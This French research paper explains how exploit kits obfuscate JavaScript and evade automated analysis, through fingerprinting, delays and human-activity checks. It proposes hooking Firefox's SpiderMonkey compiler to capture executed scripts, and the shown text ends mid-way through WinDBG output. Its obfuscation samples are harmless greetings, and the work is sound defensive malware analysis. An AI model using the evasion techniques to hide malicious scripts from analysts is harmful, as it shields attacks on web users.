Under the DOM : Instrumentation de navigateurs pour l'analyse de code JavaScript

Erwan Abgrall[1,2] et Sylvain Gombault[2]
erwan.abgrall@telecom-bretagne.eu
sylvain.gombault@imt-atlantique.fr

[1] DGA-MI
[2] IMT Atlantique - SRCD

Résumé. Les attaquants font, de plus en plus, usage de langages dynamiques pour initier leurs attaques. Dans le cadre d'attaques de type « point d'eau » où un lien vers un site web piégé est envoyé à une victime, ou lorsqu'une application web est compromise pour y héberger un « exploit kit », les attaquants emploient souvent du code JavaScript fortement obfusqué. De tels codes sont rendus adhérents au navigateur par diverses techniques d'anti-analyse afin d'en bloquer l'exécution au sein des *honeyclients*. Cet article s'attachera à expliquer l'origine de ces techniques, et comment transformer un navigateur web « du commerce » en outil d'analyse JavaScript capable de déjouer certaines de ces techniques et ainsi de faciliter notre travail.

1 Introduction

Cet article a pour objectif d'introduire le lecteur au monde de la désobfucation JavaScript, et de proposer une nouvelle approche à cette problématique dans le cadre de l'analyse de sites malveillants, plus communément appelés « exploit kits ». Il va de soi que la compréhension des mécanismes de base du langage JavaScript est un pré-requis. Le lecteur souhaitant se familiariser avec celui-ci pourra lire l'excellent Eloquent-JavaScript [3]. Bien entendu l'analyse de codes malveillants quels qu'ils soient doit se faire dans un environnement correspondant aux risques induits [4] [5]. Enfin, pour vous faire la main, un ensemble de sites malveillants potentiellement utiles aux travaux de recherches est proposé en ligne [6].

Ces techniques ne s'appliquent pas seulement à l'analyse de codes JavaScript malveillants. Ceux qui s'intéressent aux problématiques de

3. http://eloquentjavascript.net/
4. https://www.ringzerolabs.com/2017/08/fastest-automated-malware-analysis-lab.html
5. https://www.fireeye.com/blog/threat-research/2017/07/flare-vm-the-windows-malware.html
6. https://www.malwaredomainlist.com/mdl.php

vie privée posées par les régies publicitaires pourront s'appuyer sur ces mêmes techniques pour analyser les codes JavaScript chargés dans nos navigateurs à des fins commerciales.

La complexité fonctionnelle et technique des navigateurs ne fait que croître. Pour se convaincre de cette richesse, il suffit d'observer la multiplication de suivis des fonctionnalités des navigateurs comme *CanIUse*[7] ou la richesse des vecteurs XSS pour s'en convaincre. Cette complexité à forcé la communauté du test logiciel et de la sécurité a s'écarter des ersatz de navigateurs que sont HtmlUnit ou PhantomJS au profit de navigateurs, « headless » ou non. Il est commun d'employer des navigateurs dans des VM comme *honeyclient lourd* en les combinant à un proxy d'analyse tel que *Fiddler*, *MitMProxy* ou *HoneyProxy*. Cependant on peut aisément passer à côté d'un comportement spécifique à une version donnée d'un navigateur. L'approche proposée a pour but de libérer l'analyste de la connaissance de toutes ces spécificités du moteur HTML en s'assurant de ne rien rater de ce que le moteur JavaScript du navigateur exécute.

2 Techniques d'évasion communément observées

Les attaquants mettent en œuvre plusieurs techniques afin d'échapper à la détection. L'empilement de ces techniques et leur enchaînement compliquent leur analyse ainsi que le bon fonctionnement des outils de détection. Le scénario typiquement observé est le suivant :

1. **Redirection du navigateur victime :** le navigateur visite une page compromise ou charge une bannière publicitaire malveillante (malvertising). Cette redirection est opérée soit en direct par le cybercriminel, soit par un tiers appelé Traffer. Durant cette phase, un premier code JavaScript obfusqué génère une redirection vers une page d'attaque (landing page). En cas d'incohérence ou d'échec d'identification, la victime est redirigée sur une page neutre.
2. **Prise d'empreinte du navigateur :** le navigateur subit une phase poussée d'analyse afin d'en déterminer la nature et la version exacte, ce code d'analyse est fortement obfusqué pour en retarder la compréhension. Une fois le navigateur identifié, une attaque peut-être lancée sur la victime en étape 3. Si aucune vulnérabilité ne correspond au navigateur identifié, ce dernier peut là encore être renvoyé sur une page neutre, ou encore se voir proposer le téléchargement d'un exécutable malveillant.

7. `https://caniuse.com/`

3. **Exploitation d'une vulnérabilité :** le navigateur exécute alors un code JavaScript chargé d'exploiter une vulnérabilité sur ce dernier. Ce code peut faire l'objet de protections supplémentaires et donc d'une nouvelle couche d'obfuscation. Les fonctions appelées dans ce code sont souvent très spécifiques au navigateur. Lors de l'analyse d'une telle attaque, on peut s'attendre à devoir rétro-concevoir plusieurs codes JavaScript obfusqués pas forcément liés entre eux ni issus du même auteur, n'employant ni les mêmes techniques, ni les mêmes algorithmes. Les codes d'exploitation contiennent souvent des chaînes de caractères spécifiques à la vulnérabilité qui peuvent être détectées par des règles YARA.

2.1 Obfuscation

L'obfuscation consiste souvent à transformer un code lisible par un développeur en un code illisible rempli de lettres et de chiffres. Ces transformations servent deux buts : ralentir l'analyste qui devra traiter l'incident, et déjouer les signatures de détection des IDS et anti-virus. Cependant, ce type de transformations peut aussi être employé à des fins légitimes comme la protection de la propriété intellectuelle ou encore être l'effet de bord de la compression de scripts qui permet de gagner de bande passante réseau.

Minification. La minification consiste en une compilation spécifique d'un langage interprété de sorte qu'il prenne le moins de place possible. Cette opération trouve son équivalent dans la compilation des binaires au niveau des passes d'optimisation. Pour gagner un maximum de place, la minification va remplacer des variables nommées par de simples lettres, transformer les structures de boucles, supprimer commentaires et espaces, etc. Le code ainsi minifié va perdre une partie de son sens aux yeux d'un analyste tout en restant juste algorithmiquement. C'est une opération très légitime et systématiquement employée dans le déploiement des bibliothèques JavaScript modernes. UglifyJS [8] est un exemple d'outil permettant de réduire drastiquement la taille d'un code JavaScript.

Insertion de code mort. L'ajout de prédicats opaques a pour but de perdre l'analyste sans altérer le code d'origine. L'ajout de code mort est un classique de l'anti-debug et s'est très vite retrouvée dans JavaScript [9].

8. `https://github.com/mishoo/UglifyJS2`. Une démonstration en ligne est disponible sur le site `https://skalman.github.io/UglifyJS-online/`.

9. `https://obfuscator.io/`

Packing. Tout comme dans le monde des binaires, le packing consiste à réencoder le source d'un code interprété dans une structure différente et très éloignée de sa forme d'origine. La robustesse de l'enveloppe peut varier du simple réencodage des caractères à l'utilisation d'algorithmes de cryptographie pour protéger son contenu. Le packer JavaScript de Dean Edwards est un classique du packing basé sur la fonction `eval()`, dont un exemple est donné au listing 1. Il est disponible en ligne ici [10].

```
eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String)){while(c--)r[c]=k[c]||c;k=[function(e){
    return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'
    +e(c)+'\\b','g'),k[c]);return p}('0("1 2!");',3,3,'alert|hello|world'.split('|'),0,{}))
```

Listing 1. Exemple de packer JavaScript par Dean Edwards.

JJEncode est un autre exemple de l'utilisation des fonctionnalités avancées du langage JavaScript qui a été utilisé pour dissimuler des attaques par drive-by download sur des pages compromises il y a quelques années [11]. Le listing 2 montre un exemple de packing que nous résoudrons dans la suite de cet article. Dans la même veine, on peut citer JSFuck [12], tenant plus de la curiosité technique, qui emploie encore moins de caractères.

```
$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$$_$:({}+"")[$],$_$_:($[$
    ]+"")[$],_$$:++$,$$$_:(!""+"")[$],$___:++$,$_$:++$,$$___:({}+"")[$],$_$:++$,$$$:++$,
    $____:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.___$])+($.$$=($.$+"")[$.
    ___$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.___$])+($._=(!""+"")[$._$_])+
    $.$_[$.$_$]+$.___+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.___+$._+$.$+$.$$;$.$=($.____)[$.
    $_][$.$_];$.$($.$($.$$+"\""+$.$_$_+(![]+"")[$._$_]+$.$$$_+"\\"+$.___$+$.$$__+$.__$_+$.
    __+"(\\\"\\"+$.___$+$.___$+$.____+$.$$$_+(![]+"")[$._$_]+(![]+"")[$._$_]+$._$+"\\"+
    $.$___+$.____+"\\"+$.___$+$.___$+$.$$$+"\\"+$.___$+$.$$__+$._$_+$.$_$_+"\\"+$.
    ___$+$.$_$+$.$$_+"\\"+$.___$+$.$___+$.$$$+$.$$$_+"!\\\"\\"+$.$___+$.____+")"+"\""
    )())();
```

Listing 2. Exemple d'obfuscation JJEncode.

Transformation de code. La transformation de code a pour principe de modifier le source pour en changer la syntaxe sans en altérer la sémantique. Déroulement de boucle, utilisation de tableau, insertion de code mort sont autant de techniques disponibles pour compliquer la compréhension du code JavaScript ainsi obfusqué. `javascript-obfuscator` est un exemple de ce type de technique de réécriture de code JavaScript [13] dont les sources sont disponibles sur Github [14]. Ce type de transformation s'appuie sur les principes de la compilation et de la théorie des langages. Ces transformations peuvent être déjoués par les mêmes techniques.

10. `http://dean.edwards.name/packer/`
11. `http://www.kahusecurity.com/2013/jjencode-script-leads-to-drive-by/`
12. `http://www.jsfuck.com/`
13. `https://javascriptobfuscator.herokuapp.com/`
14. `https://github.com/javascript-obfuscator/javascript-obfuscator`

2.2 L'anti-analyse

Comme si le langage JavaScript n'était pas assez obscur en lui-même, les attaquants ajoutent aux techniques d'obfuscation divers codes d'analyse de l'environnement d'exécution. Ces vérifications ont pour but de déjouer les outils d'analyse automatique et de retarder l'analyse dynamique. Voici un petit florilège des techniques communément observées dans les exploit-kits qu'il nous faut déjouer :

Temporisation. Le navigateur web propose plusieurs moyens de mesure de temps et de temporisation qui peuvent être utilisés par le code JavaScript pour programmer l'exécution d'une fonction à un instant donné ou selon une période donnée. À ce titre, une attention particulière doit être portée aux appels des fonctions `setTimeout()` et `setInterval()`. Ces fonctions ont aussi la particularité d'être réentrantes au même titre qu'`eval()`. Il est donc possible de les intercepter au niveau de l'appel au moteur JavaScript.

Détection d'activité humaine. Afin de s'assurer que la victime n'est pas un automate ou une sandbox, certains exploit-kits attendent que l'utilisateur bouge sa souris ou clique sur la page avant de déclencher leur attaque. On peut noter que cette technique est aussi employée par reCaptcha. La mise en œuvre de ces vérifications se fait via les API DOM du navigateur. Ces évènements JavaScript peuvent être enregistrés soit depuis le code JavaScript, soit au sein des propriétés des balises HTML. Ainsi, la détection du mouvement d'une souris et l'exécution du code évènementiel associé se font sur la propriété `onmousemove`.

Fingerprinting. À l'instar des techniques d'anti-debugging observées dans les malwares, les codes JavaScript malveillants font appels à des astuces liées au comportement du navigateur pour tromper les outils d'analyse et fausser leurs résultats. Un grand nombre de techniques sont publiquement référencées sur des sites comme BrowserLeak [15] ou AmIUnique [16]. Ces techniques, conçues à l'origine pour faciliter l'adaptation du contenu de la page web aux capacités du navigateur sont hélas détournées par les cybercriminels afin de se prémunir contre des outils d'analyse automatique. Voici deux exemples tirés de l'analyse de codes malveillants.

15. `http://browserleaks.com`
16. `http://amiunique.org`

Plugindetect était l'un des outils de fingerprinting les pluss utilisés et modifiés au sein des exploit-kits [17] dans la phase d'identification des vulnérabilités. C'est à l'origine un outil d'identification des fonctionnalités disponibles sur le navigateur [18] qui a été rapidement détourné de sa finalité par les cybercriminels.

Les commentaires conditionnels sont souvent employés pour identifier l'exécution du code JavaScript au sein d'Internet Explorer. En effet il est possible de spécifier des conditions dans des commentaires JavaScript qui seront activés ou non en fonction de l'interpréteur. Ces commentaires se repèrent grâce au mot clef *@cc_on*, comme dans l'exemple 3. Ce commentaire active les commentaires conditionnels et permet de faire appel à diverses méthodes documentées [19] [20].

```
1 /*@cc_on return @_jscript_version; @*/
2 /*@cc_on!@*/false
```

Listing 3. Exemples d'usages de commentaires conditionnels.

La détection de fonctionnalités est un usage détourné des librairies JavaScript d'émulation de fonctions comme Modernizr. Ces librairies contiennent des tests unitaires pour permettre de vérifier qu'une API ou une fonctionnalité spécifique est disponible. En cas d'indisponibilité, du code JavaScript viens émuler cette fonctionnalité manquante.

Bien d'autres techniques de prise d'empreinte numérique ont fait l'objet de nombreuses publications académiques et techniques. La leçon à tirer de ces travaux pour l'analyste en sécurité, est que rien ne remplace l'utilisation d'un véritable navigateur en environnement contrôlé lorsqu'on souhaite analyser du code JavaScript malveillant.

3 Techniques de désobfuscation

Divers outils et techniques sont disponibles publiquement afin de faciliter le travail d'analyse de code JavaScript obfusqué. Certain sont complémentaires entre eux, et combinés à l'intelligence humaine (à défaut d'avoir une intelligence artificielle adaptée), permettent de venir à bout d'un bon nombre de mécanismes.

17. http://blog.malwaremustdie.org/2012/11/plugindetect-079-payloads-of-blackhole.html
18. http://www.pinlady.net/PluginDetect/
19. https://msdn.microsoft.com/en-us/library/ms537512(v=vs.85).aspx
20. https://docs.microsoft.com/en-us/scripting/javascript/advanced/conditional-compilation-javascript

Techniques statiques. L'analyse statique offre une certaine sécurité, car elle n'implique pas l'exécution d'un code potentiellement dangereux. Cependant une compréhension fine de JavaScript et la connaissance des API des navigateurs constituent des pré-requis parfois rares. Par ailleurs, la nature dynamique et faiblement typée de JavaScript rend les méthodes d'analyse statique classique comme l'inférence de type moins efficaces du fait de l'indétermination de certains paramètres liés au navigateur.

L'analyse manuelle est une approche courante avec des codes faiblement obfusqués, de nombreux exemples sont disponibles sur les blogs d'analystes en sécurité [21] [22] [23]. Cette analyse un peu coûteuse fait souvent appel à des outils de conversion ou de transformation de chaines de caractères [24].

L'évaluation partielle d'AST[25] sur des portions de code constant (sans variables) permet de simplifier un code en remplaçant les portions constantes par leur valeur après interprétation. *ESDeobfuscate*[26] est l'implémentation de ce concept. Il permet la simplification de certaines expressions produites par l'adjonction de code mort. De même, l'outil *JStillery* est basé sur le même principe [27].

Les méthodes formelles peuvent aider à simplifier un code JavaScript obfusqué. Ainsi JSNice [28] propose l'utilisation de *champs aléatoire conditionnels* [29] adjoint à l'inférence de type [30] pour, à partir d'une base de code massive, simplifier statiquement des expressions JavaScript obfusquées.

Techniques dynamiques. Afin de lever certains doutes, ou de mieux comprendre le fonctionnement d'un code malveillant, il faut parfois se résoudre à en observer l'exécution. Tout comme pour l'analyse statique, diverses techniques sont à notre disposition pour mieux comprendre l'exécution d'un code JavaScript.

21. http://www.kahusecurity.com/tag/javascript-deobfuscation/
22. https://nakedsecurity.sophos.com/exploring-the-blackhole-exploit-kit-10/
23. https://www.trustwave.com/Resources/SpiderLabs-Blog/Exploit-Kit-Roundup--Best-of-Obfuscation-Techniques/
24. http://www.kahusecurity.com/tools/
25. Absract Syntax Tree https://fr.wikipedia.org/wiki/Arbre_de_la_syntaxe_abstraite
26. http://m1el.github.io/esdeobfuscate/
27. https://github.com/mindedsecurity/jstillery
28. http://jsnice.org/
29. https://fr.wikipedia.org/wiki/Champ_al\%C3\%A9atoire_conditionnel
30. http://www.srl.inf.ethz.ch/papers/jsnice15.pdf

Les débogueurs JavaScript tels que ceux présents dans les navigateurs web (touche *F12*), facilitent non seulement la vie des développeurs JavaScript mais aussi celle des analystes en sécurité traitant des codes malveillants. Cependant, ces codes peuvent s'avérer peu lisibles et difficiles à comprendre tels quels. Les options de reformatage de code intégrées à ces débogueurs peuvent aider, mais ne résolvent pas les problèmes liés à la réécriture du code JavaScript ou à l'adjonction de code mort. Il est possible grâce à ces outils et au dynamisme du langage JavaScript, redéfinir à la volée certaines fonctions employées par les codes malveillants comme `String.fromCharCode`, `charCodeAt` ou encore `toString` communément employées dans la manipulation de chaines de caractères [31].

Les désobfuscateurs automatiques et autres outils permettant d'améliorer le formatage du code JavaScript facilitent la lisibilité et la compréhension du code analysé. JSBeautifier [32] est un exemple d'outil proposant la désobfuscation de packers JavaScript simples ainsi que quelques options de formatage. Cependant ils exécutent une partie du code JavaScript à désobfusquer, et doivent donc être utilisés dans un environnement maîtrisé (cf. introduction). Hélas ils ne sont pas toujours capables d'éliminer le code mort ou certains prédicats opaques.

Afin de compléter cet arsenal technique, il est possible de tirer parti du fonctionnement du langage JavaScript au sein du navigateur web afin d'extraire directement les codes exécutés par ce dernier. Pour ce faire, il faut intercepter les appels au moteur JavaScript faits par le navigateur, au travers d'un détournement de ses fonctions (*hooking*). Il s'agit d'une technique d'analyse dynamique souvent employée dans l'unpacking de binaires ou l'analyse de protocoles chiffrés.


L'orchestration des analyseurs statiques qui viendrait éliminer code mort et prédicats opaques peut se faire avec un framework comme Rebus [33].

4 Principes de fonctionnement d'un navigateur web moderne

Pour pouvoir mettre en œuvre un monitoring efficace du comportement d'un navigateur web subissant une attaque, il faut d'abord comprendre

31. `https://www.netskope.com/blog/manually-deobfuscating-strings-obfuscated-malicious-javascript-code/`
32. `https://github.com/beautify-web/js-beautify`
33. `https://www.sstic.org/media/SSTIC2015/SSTIC-actes/rebus/SSTIC2015-Article-rebus-biondi_zennou_mehrenberger.pdf`

son fonctionnement et celui des outils d'ingénierie à notre disposition. Le navigateur web est l'une des pièces d'ingénierie informatique les plus complexes, avec les systèmes d'exploitation et les outils de virtualisation. En effet, en plus d'afficher des pages web correctement, il gère de nombreux protocoles réseau et leurs contraintes cryptographiques, et interprète un très grand nombre de formats multimédia différents. Ces capacités sont par ailleurs mises en œuvre dans un contexte de contraintes fortes de performances de rendu et d'exécution [34] [35] [36].



(Source des icônes : `https://smashicons.com/`)

Fig. 1. Architecture d'un navigateur.

Comme l'illustre la figure 1, un navigateur est composé d'une GUI, d'un module de gestion des communications réseau, d'un *moteur* qui a pour charge d'analyser le code HTML de la page, d'en générer une visualisation à l'aide d'un moteur de rendu graphique (rendering engine), et d'orchestrer l'exécution des codes contenus à l'aide d'un interpréteur JavaScript. Ce

34. How browser works : `https://www.html5rocks.com/en/tutorials/internals/howbrowserswork/`

35. Cycle de vie d'une page html : `https://stackoverflow.com/questions/44044956/how-does-browser-page-lifecycle-sequence-work`

36. Exécution du JavaScript dans une page HTML : `https://javascript.info/onload-ondomcontentloaded`

dernier interagit avec le moteur de rendu au travers d'une interface de programmation (API) communément appelée le DOM. La communication entre le moteur de rendu et l'interpréteur se fait le plus souvent par appel de fonctions lorsqu'il n'y a pas de bac-à-sable (sandbox) pour isoler le moteur du navigateur, du reste de l'application. Lorsqu'une architecture multi-process (avec ou sans sandboxing) est mise en place, les différents composants communiquent alors entre eux à l'aide de mécanismes d'IPC (inter-process call).

Dans le cas particulier de *Firefox*, nous apercevons que l'interpréteur JavaScript ne sert pas qu'au sein du moteur du navigateur, mais sert aussi à faire fonctionner diverses logiques au sein de l'interface graphique ou bien certaines fonctionnalités, telles que les outils de développement intégrés, les plugins et certaines parties du DOM.

Les évolutions subies par Firefox pour répondre aux contraintes de performance et de consommation mémoire affectent fortement cette architecture. Les ingénieurs de Mozilla ont une approche différente des développeurs de Chrome. Afin de réduire l'empreinte mémoire ils ont décidé de mutualiser plusieurs onglets dans un seul processus.

4.1 Les moteurs JavaScript

Le moteur JavaScript est en charge de la compilation du code JavaScript en bytecode, de son exécution par un interpréteur de bytecode, mais aussi de l'optimisation de cette exécution par des mécanismes de compilation *Just In Time (JIT)*. Sous Firefox ce moteur s'appelle SpiderMonkey [37] [38], Sous Chrome/Chromium il s'agit de V8 [39]. Pour Edge il s'agissait de ChakraCore [40], qui devrait basculer vers V8 avec l'adoption du framework Chromium comme moteur de rendu, et enfin, pour WebKit il s'appelle JavaScriptCore [41].

Le lecteur curieux du fonctionnement de ces moteurs peut regarder cette présentation de la JSConf 2017 sur les moteurs JS [42].

Ces moteurs ne sont pas seulement employés dans des navigateurs, V8 par exemple est à la base de NodeJS [43]. Il se retrouve aussi dans les clients

37. `https://developer.mozilla.org/en-US/docs/Mozilla/Projects/SpiderMonkey`
38. Documentation : `https://searchfox.org/mozilla-central/search?q=SMDOC&case=false&regexp=false&path=js\%2F`
39. `https://v8.dev/`
40. `https://github.com/microsoft/ChakraCore`
41. `https://trac.webkit.org/browser/webkit/trunk/Source/JavaScriptCore`
42. `https://www.youtube.com/watch?v=p-iiEDtpy6I`
43. `https://github.com/nodejs/node/blob/master/lib/v8.js`

lourds Electron [44], et quelques solutions serveurs [45]. Dans le cas d'une vulnérabilité de type *Injection de code*, l'attaque passera probablement par une évaluation dynamique, et donc par le compilateur JavaScript.

Cycle de vie d'un code JavaScript La vie d'un code JavaScript commence souvent par le chargement d'une page web. Cette page HTML est analysé syntaxiquement par le moteur HTML qui va la transformer en une structure interne qu'on appelle le DOM. Le DOM (Document Object Model) est une représentation arborescente du document et permet au moteur de rendu graphique de venir dessiner les éléments de la page pour l'afficher à l'utilisateur.

Lorsque le DOM est construit, le moteur HTML recherche l'ensemble des scripts à exécuter en le parcourant. Une fois ces éléments trouvés, il initialise un contexte d'exécution. Ce contexte d'exécution sert à isoler les codes JavaScript s'exécutant sur des origines et des pages différentes. Le moteur HTML transmet les scripts au moteur JavaScript qui va les compiler et les charger dans le contexte d'exécution. Une fois l'ensemble des scripts chargés, il va lancer leur exécution, puis il va gérer le lancement des évènements auquel on aura associé des bouts de scripts. Ces évènements s'appellent des *event handlers* et permettent de programmer des actions derrière des boutons ou des composants HTML, ou encore de traiter des erreurs au chargement d'une image.

La compilation prend en paramètre le contexte d'exécution, les options de compilation (n° de ligne et colone, script parent, etc.) et le source. Le contexte permet de gérer les variables globales et les accès au DOM. Les options servent à paramétrer la portée de l'analyse lexicale si le script est présent à un endroit particulier du source. Par exemple, s'il s'agit d'une page HTML, les options vont préciser la ligne et la colonne ou débute le script, ainsi que sa taille. Une fois l'Arbre de Syntaxe Abstraite (AST) produit, des optimisations peuvent être effectués, puis le compilateur peut passer à la génération du bytecode. Cette passe consiste à transformer chaque élément de l'arbre en séquences d'instructions pour l'interpréteur JavaScript. Lors de cette phase, si le mode debug n'est pas activé, on perd les commentaires, les noms des variables, etc. comme pour un code C transformé en assembleur x86 par GCC.

Le bytecode est en suite traité par l'interpréteur JavaScript qui va l'exécuter sur une machine virtuelle. Le temps d'exécution est mesuré,

44. `https://github.com/electron/electron`
45. `https://en.wikipedia.org/wiki/List_of_server-side_JavaScript_implementations`




Fig. 2. Exécution du bytecode et JIT.

et l'interpréteur peut décider en fonction de critères de performances d'effectuer une transformation du bytecode en code natif afin d'en accélérer l'exécution. La compilation à la volée (JIT) permet d'accélérer l'exécution du code JavaScript en éliminant le surcoût engendré par la machine virtuelle. Le code s'exécutant ainsi nativement sur le processeur. Dans Firefox, le compilateur JIT se nome IonMonkey. L'interpréteur garde en mémoire un lien entre le byteCode et le code natif, afin de ne pas recompiler un code qui s'exécuterait plusieurs fois.

4.2 Extensions, WebExtensions, Plugins et autres applications tierces

Les extensions de navigateurs font partie de l'écosystème web. Le blocage de publicités en est un des usages les plus répandus. La plupart des extensions de navigateurs sont désormais codées en JavaScript, celles codées en natif se faisant de plus en plus rares pour des raisons de sécurité. Lorsqu'une extension de navigateur utilise du code natif, on parle le plus souvent de plugin. Lorsqu'une extension est codée en JavaScript, on parle alors (pour Chrome et Firefox) de WebExtension. Les WebExtensions sont une collection de codes JavaScript et de ressources compressés au format .zip, et dont les permissions sont enregistrées dans un manifeste. Il est à noter que Mozilla maintient à jour une blocklist des extensions malveillantes et autres DLL vulnérables pour protéger ses utilisateurs [46].

46. `https://dxr.mozilla.org/mozilla-central/source/browser/app/blocklist.xml`

Les fonctions disponibles au niveau de l'API des WebExtensions sont plutôt limitées comparé à ce qui était possible pour les extensions Firefox classiques, pour des raisons de performance et de sécurité. Bien que des solutions émergent avec les évolutions de Firefox [47], il n'est pas possible d'interagir directement avec le JavaScript d'une page car les deux contextes d'exécution sont isolés. En effet, les extensions disposent de privilèges JavaScript spécifiques, et n'échangent qu'au travers de l'API `postmessage` [48]. Ce modèle est aussi celui de Chrome, mais le code n'est pas tout à fait portable tel quel entre les logiciels [49]. Enfin, aucune solution n'existe pour Internet Explorer sur des bases similaires à Chrome ou Firefox. Il faut faire appel à des Browser Helper Object, avec un développement spécifique [50].

À quoi peut avoir accès une extension de navigateur ? À beaucoup et pas grand chose en fait ;). Les en-têtes et requêtes HTTP sont accessibles, ainsi que les en-têtes des réponses, mais pas leur contenu, pour des raisons de performance de la gestion mémoire des contenus téléchargés auxquels les extensions ne peuvent accéder. Il est par exemple impossible d'aller consulter ou de modifier à la volée les scripts chargés sur les pages.

L'analyse à la volée avec un proxy en interception TLS pose quelques problèmes : d'une on ne sait pas ce qui s'exécute réellement dans le navigateur en observant les échanges réseaux, et l'on s'expose éventuellement à un affaiblissement de la sécurité [51]. Ce n'est pas gênant pour un analyste dans une sandbox, ça l'est bien plus si l'on envisage une solution de monitoring sur un parc de machines.

Le contenu chargé par le moteur JavaScript n'étant pas accessible depuis les WebExtensions ni par interception, il est nécessaire d'identifier une autre méthode pour analyser du code JavaScript chargé par le navigateur à la volée.

Permissions de debug et outils de développements intégrés. Lorsqu'on emploie les mécanismes de debug disponibles via l'API des extensions Chrome [52], nous entrons en conflit avec les « developer tools » accessibles via la touche F12. L'accès à ces fonctionnalités étant exclusif, il n'est pas possible d'utiliser en parallèle ces outils et une extension de sécurité dépen-

47. `https://developer.mozilla.org/en-US/Add-ons/WebExtensions/Embedded_WebExtensions`
48. `https://developer.mozilla.org/fr/docs/Web/API/Window/postMessage`
49. `https://developer.mozilla.org/fr/Add-ons/WebExtensions/Chrome_incompatibilities`
50. `https://msdn.microsoft.com/en-us/library/aa753587(v=vs.85).aspx`
51. `https://zakird.com/papers/https_interception.pdf`
52. `https://developer.chrome.com/extensions/debugger`

dant de ces permissions. Cette dernière se retrouve alors automatiquement coupée des fonctionnalités de *debug*. De plus, le mode *debug* induit une perte de performance plus forte car le moteur doit garder le lien entre les lignes code source et le bytecode. Du coté de Firefox, cette permission n'est pas encore supportée par les WebExtensions [53].

En attendant une évolution des API, et l'hypothétique avènement d'un modèle d'extension cross-browser nous permettant de monitorer et d'altérer le code JavaScript chargé dans un navigateur, il est proposé de mettre les mains dans le cambouis, et d'aller dérouter les fonctions du moteur JavaScript directement dans le navigateur Firefox [54].

5 Mise en œuvre d'un monitoring intégré au navigateur

En fonction de l'origine du code JavaScript et de son contexte d'exécution, différents types d'appels au compilateur JavaScript sont effectués. Grâce à cette différenciation, il est possible de filtrer l'origine du JavaScript inséré dans *SpiderMonkey*, le moteur JavaScript de Firefox. Si nous souhaitons récupérer l'ensemble des codes entrant dans le moteur, il nous suffit de hooker le constructeur du compilateur JavaScript. En termes de performance, il est préférable de se situer à l'entrée du compilateur plutôt que de se positionner dans l'interpréteur, ou pire, dans le JIT. En effet, les appels à l'interpréteur sont nombreux et le hooking engendre un surcoût non négligeable. En minimisant le nombre d'appels interceptés, on réduit l'impact de notre solution sur les performances.

Pour détourner une fonction dans un processus quelconque, il faut d'abord savoir la localiser. Pour ce faire, nous nous sommes appuyés sur les outils de debugging de Windows ainsi que sur les symboles de débogage fournis par Mozilla [55]. Une simple commande WinDBG et beaucoup de patience fournissent alors le résultat nécessaire pour le détournement :

```
1 .sympath SRV*https://symbols.mozilla.org/
2 ld xul
3 [ ... ]
4 ModLoad: 00007ff8`0dea0000 00007ff8`13adb000 C:\Program Files\Mozilla Firefox\xul.dll
5 [ ... ]
6 x xul!bytecodeCompiler::*
7 00007ff8`0f1b1240 xul!BytecodeCompiler::createScriptSource (class mozilla::Maybe<unsigned int>
      *)
```

53. https://developer.mozilla.org/fr/Add-ons/WebExtensions/manifest.json/optional_permissions

54. https://dxr.mozilla.org/mozilla-central/source/js/src/frontend/BytecodeCompiler.cpp

55. https://developer.mozilla.org/en-US/docs/Mozilla/Using_the_Mozilla_symbol_server

```
00007ff8`0f1b1990 xul!BytecodeCompiler::compileScript (class JS::Handle<JSObject *>, class js::
      frontend::SharedContext *)
00007ff8`0f1b1490 xul!BytecodeCompiler::createParser (js::frontend::ParseGoal)
00007ff8`0f1b2880 xul!BytecodeCompiler::compileModule (void)
00007ff8`0f1b1680 xul!BytecodeCompiler::deoptimizeArgumentsInEnclosingScripts (struct
      JSContext *, class JS::Handle<JSObject *>)
00007ff8`0f1b3d40 xul!BytecodeCompiler::~BytecodeCompiler (void)
00007ff8`0f1b2f10 xul!BytecodeCompiler::compileStandaloneFunction (class JS::MutableHandle<
      JSFunction *>, js::GeneratorKind, js::FunctionAsyncKind, class mozilla::Maybe<unsigned int
      > *)
00007ff8`0f1b1620 xul!BytecodeCompiler::handleParseFailure (class js::frontend::Directives *,
      class js::frontend::TokenStreamPosition<char16_t> *)

bp xul!bytecodecompiler::createscriptsource
Breakpoint 0 hit
xul!BytecodeCompiler::createScriptSource:
00007ff8`0f1b1240 56              push    rsi
dv
              this = 0x0000002a`8f1fdda8
parameterListEnd = 0x0000002a`8f1fd908

0:000> dx -r1 (*((xul!BytecodeCompiler *)0x2a8f1fdda8))
(*((xul!BytecodeCompiler *)0x2a8f1fdda8))                 [Type: BytecodeCompiler]
    [+0x000] keepAtoms        [Type: js::AutoKeepAtoms]
